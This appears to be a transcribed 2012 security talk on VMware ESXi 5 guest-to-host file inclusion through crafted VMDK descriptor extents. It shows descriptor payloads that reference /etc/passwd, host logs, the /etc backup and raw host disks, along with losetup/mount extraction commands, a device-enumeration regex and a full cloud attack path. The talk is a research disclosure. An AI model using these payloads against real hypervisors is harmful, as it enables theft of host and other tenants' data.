
→ We've not performed any practical testing. Yet.



Provider	Upload via	Upload "Validation"	Further Details & How To's
terremark.com	Web-Tool	Ovf validation, vmdk validation information in ov	http://support.theenterprisecloud.com/kb/default.asp?id=971&Lang=1
lunahost.com	Web-Tool	Not specified	http://www.lunahost.com/Resources/FAQsandHowTos.aspx
Cloudshare.com	Ftp-client	Ovf validation recommended but not required	http://use.cloudshare.com/resources/common/VM%20 Upload Instructions.pdf
Hosting.com	Online FTP manager	None	http://www.hosting.com/support/cloud-enterprise/upload-vmdk-and-deploy-vm-from-control-panel

Lab Setup

c) Start VM
via SSH/CLI



Fully patched environment as of 05/24/2012".

File Inclusion

Back to that Descriptor File

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
parentCID=ffffffff
isNativeSnapshot="no"
createType="vmfs"
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
```

File Inclusion

Back to that Descriptor File

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
parentCID=ffffffff
isNativeSnapshot="no"
createType="vmfs"
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
RW 0 VMFS "/etc/passwd"
```

Inclusion

First Try



– The classic: `/etc/passwd`

– `RW 33554432 VMFS "machine-flat01.vmdk"`
`RW 0 VMFS "/etc/passwd"`

– Didn't work ;-)

Inclusion

First Try



Reason: Invalid argument.

See the error stack for details on the cause of this problem.

Time: **5/11/2012 11:14:10**

Target: **attx**

ESXi: **172.27.99.82**

☐ [Error Stack](#)

Reason: 0 (Invalid argument).
Cannot open the disk '/vmfs/volumes/4dddb805-add034a2-dd93-2c768aad64ce/attx/attx.vmdk' or one of the snapshot disks it depends on.

[Submit error report...](#)

Close

First Blood

Logfile Inclusion




Inclusion of Logs

- Extend your disk by any gzipped logfile in /scratch/log

```
# Extent description
RW 33554432 VMFS "machine-flat.vmdk"
RW 0 VMFS "/scratch/log/vmkernel.0.gz"
```





Inclusion of Logs

→ Boot up the virtual machine

→ Define the included section of your hard drive

```
$ losetup -o $( 33554432 * 512 ) -f /dev/sda
```

→ Extract data

```
$ zcat /dev/loop0 > extracted_logfile
```



Demo? Yes, please.

DEMO

File Inclusion

Just to Make this Clear



This is a
GUEST
machine accessing
the logfiles of the
ESX HOST!

File Inclusion

Part 2



- Logs are a nice first step!
- Let's go through some more log files...

Interesting „log file“

→ /bootbank/state.tgz



```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[...]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
RW 0 VMFS "/bootbank/state.tgz"
```

→ Contains complete backup of /etc!

File Inclusion

Just to Make this Clear



This is a
GUEST
machine accessing
/etc/ of the
ESX HOST!

File Inclusion

Part 3



- Logfiles, /etc... on the right way.
What else can we do?
- Hard drives/devices in *nix are files, right?
- Try to include physical host disks in a guest machine!

Device Inclusion

Part 3



Device names on ESXi

```
File Edit View Terminal Go Help
~ # ls -l /dev/disks/
naa.600508b1001ca97740cc02561658c136
naa.600508b1001ca97740cc02561658c136:1
naa.600508b1001ca97740cc02561658c136:2
naa.600508b1001ca97740cc02561658c136:3
naa.600508b1001ca97740cc02561658c136:5
naa.600508b1001ca97740cc02561658c136:6
naa.600508b1001ca97740cc02561658c136:7
naa.600508b1001ca97740cc02561658c136:8
naa.600c0ff000109e5b52d3104f01000000
naa.600c0ff000109e5b8ee84d4f01000000
naa.600c0ff000109e5b8ee84d4f01000000:1
naa.600c0ff000109e5b8ee84d4f01000000:2
naa.600c0ff000109e5be9d1544f01000000
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:1
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:2
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:3
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:5
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:6
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:7
vml.0200010000600508b1001ca97740cc02561658c1364c4f47494341:8
vml.0200030000600c0ff000109e5b52d3104f01000000503230303020
vml.0200040000600c0ff000109e5b8ee84d4f01000000503230303020
vml.0200040000600c0ff000109e5b8ee84d4f01000000503230303020:1
vml.0200040000600c0ff000109e5b8ee84d4f01000000503230303020:2
vml.0200070000600c0ff000109e5be9d1544f01000000503230303020
~ #
```

Device Inclusion

Part 3



- Relying on knowledge gathered on the hypervisor!

```
# Disk DescriptorFile
version=1
encoding="UTF-8"
CID=a5c61889
[...]
# Extent description
RW 33554432 VMFS "machine-flat01.vmdk"
RW 8386560 VMFSRAW "/dev/disks/naa.600508b1001ca97740cc02561658c136:2"
```


Device Inclusion

- Include a partition of an enumerated device as follows:

```
# Extent description  
RW 33554432 VMFS "machine-flat.vmdk"  
RW 8386560 VMFSRAW "/dev/disks/naa.600508b1001ca97740cc02561658c136:2"
```


- The “:2” indicates the partition number, e.g. similar to /dev/sda2 in linux



Device Inclusion

- Once you made your loop device with the appropriate offset, you are actually able to mount the partition

```
root@attx:~# losetup -v -o 17179869184 -f /dev/sda
Loop device is /dev/loop0
root@attx:~# mount /dev/loop0 /mnt/
root@attx:~# ls /mnt/
core  downloads  log  var
```



Device Inclusion

Just to Make this Clear



This is a
GUEST
machine accessing a
physical harddrive of
the
ESX HOST!


Complete Attack Path

In Cloud Environments



Prerequisites

For Complete Attack Path



- Files
 - must be on vmfs partition
 - must be writable (for hostd?)
 - must be unlocked, e.g. not reserved by running VMware
- ESXi5 hypervisor in use
- Deployment of externally provided VMDK files is possible
- Deployment using the VMware API
 - without further sanitization/input validation/VMDK rewriting.

Attack Path

- Deploy a virtual machine referencing /scratch/log/hostd.0.gz
 - Access the included /scratch/log/hostd.0.gz within the guest system and grep for ESXi5 device names
 - Deploy another virtual machine referencing the extracted device names
- Enjoy access to all physical hard drives of the hypervisor ;-)



Attack Path

- Deploy a virtual machine referencing /scratch/log/hostd.0.gz
 - Access the included /scratch/log/hostd.0.gz within the guest system and grep for ESXi5 device names
 - Deploy another virtual machine referencing the extracted device names
- Enjoy access to all physical hard drives of the hypervisor ;-)



Device Enumeration

- By iterating through logfiles like filename.X.gz one may collect a huge amount of information
- Looking for Devicenames:

```
$ egrep -o "\w{3,}\.[0-9a-f]{32}" deviceenum/hostd.log|sort|uniq  
naa.600508b1001ca97740cc02561658c136  
naa.600c0ff000109e5b00000000000000000  
naa.600c0ff000109e5b52d3104f01000000  
naa.600c0ff000109e5b8ee84d4f01000000  
naa.600c0ff000109e5b968c4f4f01000000  
naa.600c0ff000134edc00000000000000000
```



Device Inclusion

Just to Make this Clear



This is a
GUEST
machine accessing
physical harddrive of the
ESX HOST
**without additional
knowledge!**

There's even more stuff

Coming Soon To A Cloud Near You...



- Hypervisor Denial of Service?
- Not to be discussed in this talk due to time constraints.

```

VMware ESXi 5.0.0 [Releasebuild-515841 x86_64]
#PF Exception 14 in world 2056: idle8 IP 0x418012a17219 addr 0x0
cr0=0x80010039 cr2=0x0 cr3=0xdf62d000 cr4=0x216c
frame=0x412200207288 ip=0x418012a17219 err=0 rflags=0x10246
ray=0x0 rbx=0x0 rcx=0x418012a17045
rdi=0x412200207368 rsi=0x0
rdi=0x4124000b01c0 r8=0x418017d76d40 r9=0xe
r10=0x418017d76e20 r11=0x418017d76d40 r12=0x4124000b01c0
r13=0x1 r14=0x0 r15=0x0
+PCPU0:2056/idle8
PCPU 0: ISISISISISISISISISISIS
Code start: 0x418012a00000 VMK uptime: 2:18:51:22.527
0x412200207368: [0x418012a17219] AsyncPopCallbackFrameInt@vkernel@nover+0x50 stack: 0x412200207398
0x412200207398: [0x418012a17045] Async_EndSplitIO@vkernel@nover+0x54 stack: 0x412200000000
0x412200207448: [0x418013115c70] ME_AsyncIO@vkernel@nover+0x5f7 stack: 0x4180018a19b0
0x412200207508: [0x418012c7e483] FDS_AsyncIO@vkernel@nover+0x176 stack: 0x41240070c4c0
0x412200207568: [0x418012c77dde] DevFSFileIO@vkernel@nover+0x205 stack: 0x4122002075e4
0x4122002075c8: [0x418012c5b120] FSSFileIO@vkernel@nover+0x1bf stack: 0x41800fc22c00
0x4122002075e8: [0x418012c5b499] FSS_AsyncFileIO@vkernel@nover+0x10 stack: 0x1
0x412200207778: [0x418012c51050] IVSCSI_FSCCommand@vkernel@nover+0x18f7 stack: 0x0
0x4122002077b8: [0x418012c46533] IVSCSI_IssueCommand@vkernel@nover+0x52 stack: 0x412200207048
0x412200207868: [0x418012c4b052] IVSCSI_HandleCommand@vkernel@nover+0x419 stack: 0x60
0x412200207928: [0x418012c4b2ce] IVSCSI_VnkExecuteCommand@vkernel@nover+0x1ed stack: 0x412200001000
0x412200207b08: [0x418012c577e5] LSIPProcessReqInt@vkernel@nover+0x86c stack: 0x412200207b78
0x412200207b68: [0x418012c58173] LSIPProcessRequestRing@vkernel@nover+0x72 stack: 0x418001bb0050
0x412200207b98: [0x418012c4f424] IVSCSI_WorldletCB@vkernel@nover+0x9b stack: 0x412200207cc0
0x412200207c48: [0x418012aed151] WorldletProcessQueue@vkernel@nover+0x398 stack: 0x0
0x412200207c88: [0x418012aed689] WorldletBHHandler@vkernel@nover+0x60 stack: 0x2
0x412200207ce8: [0x418012a1024c] BHCallHandlers@vkernel@nover+0xbb stack: 0x1804180000000000
0x412200207d28: [0x418012a1073b] BH_Check@vkernel@nover+0xde stack: 0x20d350b454734
0x412200207e58: [0x418012bee811] CpuSchedIdleLoopInt@vkernel@nover+0x04 stack: 0x412200207e98
0x412200207e68: [0x418012bf62c6] CpuSched_IdleLoop@vkernel@nover+0x15 stack: 0x12
0x412200207e98: [0x418012a45f66] Init_SlaveIdle@vkernel@nover+0x13d stack: 0x0
0x412200207fe8: [0x418012d045d9] SMP_SlaveIdle@vkernel@nover+0x310 stack: 0x0
base fs=0x0 gs=0x418042000000 Kgs=0x0
Coredump to disk. Slot 1 of 1. 9076543210 DiskDump: Successful.
Debugger waiting(world 2056) -- no port for remote debugger. "Escape" for local debugger.

```

But It's Certainly
Doable ;-)

Conclusions



- New Hypervisor DoS and Guest-to-Host access attacks
- Re-think traditional security models/controls when it comes to cloud environments!
- Challenge “established” trust relationships (like trusting “your” VMs)

There's never enough time...

THANK YOU...



...for yours!